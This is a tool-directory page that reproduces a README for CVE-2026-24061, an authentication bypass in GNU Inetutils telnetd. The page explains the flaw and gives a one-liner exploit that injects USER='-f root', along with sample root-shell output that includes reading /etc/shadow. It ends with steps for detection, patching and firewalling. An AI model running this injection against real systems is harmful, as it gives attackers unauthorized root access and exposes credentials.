
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-24061 — CVE-2026-24061 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2026-24061
Privilege EscalationVulnerability AnalysisExploitationPenetration TestingCommand and ControlRemote Access Tool
GitHub0xblackash/cve-2026-24061

CVE-2026-24061

CVE-2026-24061

View Repository
1422 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

🚨 CVE-2026-24061 — “TelneTD”


ChatGPT Image Jun 25, 2026, 03_03_25 PM

Critical Remote Authentication Bypass in GNU Inetutils telnetd
The ghost of 2015 just came back to own everything still running telnet.


CVSS Badge Status Badge KEV Badge Type Badge

Zero authentication. One environment variable. Instant root shell.


⚠️ Overview

CVE-2026-24061 is a critical remote privilege escalation vulnerability in GNU Inetutils telnetd ≤ 2.7.

An unauthenticated remote attacker sets the USER environment variable to "-f root" via the Telnet NEW-ENVIRON option.
telnetd passes it unsanitized straight to /bin/login → login sees -f root → skips all authentication → drops attacker into a root shell.

The dangerous code sat quietly in the tree for nearly 11 years (since ~2015).

“One env var. No password. Full root. Welcome to 2026.”


🔥 Severity & Impact

  • CVSS v3.1 Base Score: 9.8 / Critical
    AV:N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H
  • Attack Vector: Network (TCP/23)
  • Privileges Required: None
  • User Interaction: None
  • Exploit Maturity: Trivial (one-liner works from any telnet client)

Reality in March 2026:

  • Mass scanning and exploitation observed since late January
  • Legacy embedded devices, OT gear, forgotten test servers still wide open
  • Full system compromise: credentials, persistence, ransomware entry point

🕵️ Discovery

  • Privately reported to GNU maintainers in mid-January 2026
  • Publicly disclosed via oss-security in late January 2026
  • Fixed in GNU Inetutils ≥ 2.8 (released shortly after disclosure)

🔬 Technical Deep Dive

When telnetd receives a NEW-ENVIRON option containing:

root@kitploit:~
USER=-f root

It appends the value directly to the argv passed to /bin/login:

root@kitploit:~
execve("/bin/login", ["login", "-f", "root", ...], ...)

The login binary interprets -f root as:
“this user is already authenticated as root — no password check needed.”

→ Attacker gets # prompt. Game over.

Key fatal design choice: -R / env var forwarding was never restricted to authorized users.


📅 Timeline


🖥️ Affected Systems

Vulnerable versions: GNU Inetutils telnetd 1.9.3 – 2.7
Common targets in 2026:

  • Legacy industrial controllers & HMIs
  • Old routers, switches, printers
  • Debian-derived embedded appliances
  • Forgotten dev/test VMs and containers
  • OT gateways still exposing TCP/23

Safe:

  • Systems running busybox telnetd
  • Inetutils ≥ 2.8
  • Telnet completely disabled / firewalled

💥 Exploit in Action

One-liner (any Linux/macOS with telnet client):

root@kitploit:~
USER="-f root" telnet -a 192.168.1.50

Typical output:

telned
root@kitploit:~
┌──(attacker㉿kali)-[~]
└─$ USER="-f root" telnet -a 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.

Debian GNU/Linux 12 telnetd

root@legacy-box:~# whoami
root
root@legacy-box:~# id
uid=0(root) gid=0(root) groups=0(root)
root@legacy-box:~# cat /etc/shadow
...

One Enter key press later — full root access.


🛡️ Check & Remediate (March 2026)

1. Detect vulnerable service

root@kitploit:~
telnet localhost 23   # look for inetutils banner
inetutils-telnetd --version   # vulnerable if ≤ 2.7

2. Kill it (preferred forever)

root@kitploit:~
systemctl disable --now inetutils-inetd   # or telnet.socket
pkill telnetd && chmod -x /usr/sbin/telnetd

3. Update (only if you must keep telnet — rare)

root@kitploit:~
sudo apt update && sudo apt install --reinstall inetutils-telnetd   # → ≥2.8

4. Firewall (belt & suspenders)

root@kitploit:~
iptables -A INPUT -p tcp --dport 23 -j DROP
ufw deny 23/tcp

📈 Status — March 2026

  • Exploitation continues against unpatched legacy devices
  • Telnet usage at all-time low — but still deadly when present
  • Ecosystem takeaway: legacy protocols are landmines

🎓 Lessons Carved in Stone

  • 11-year-old bugs still hide in “dead” code
  • Never pass unsanitized user input to root-spawning binaries
  • Argument injection → root is timeless
  • Telnet should have died in 2010. Kill it in 2026.
Download Tool
DateEvent
~March 2015Vulnerable env handling introduced
Jan 2026Private report to upstream
Late Jan 2026Public disclosure & CVE assignment
Late Jan 2026Fix released (Inetutils ≥ 2.8)
Jan 26, 2026Added to CISA Known Exploited Vulnerabilities catalog
Feb–Mar 2026Exploitation spikes against legacy/OT systems
March 2026Many embedded vendors still silent or unpatched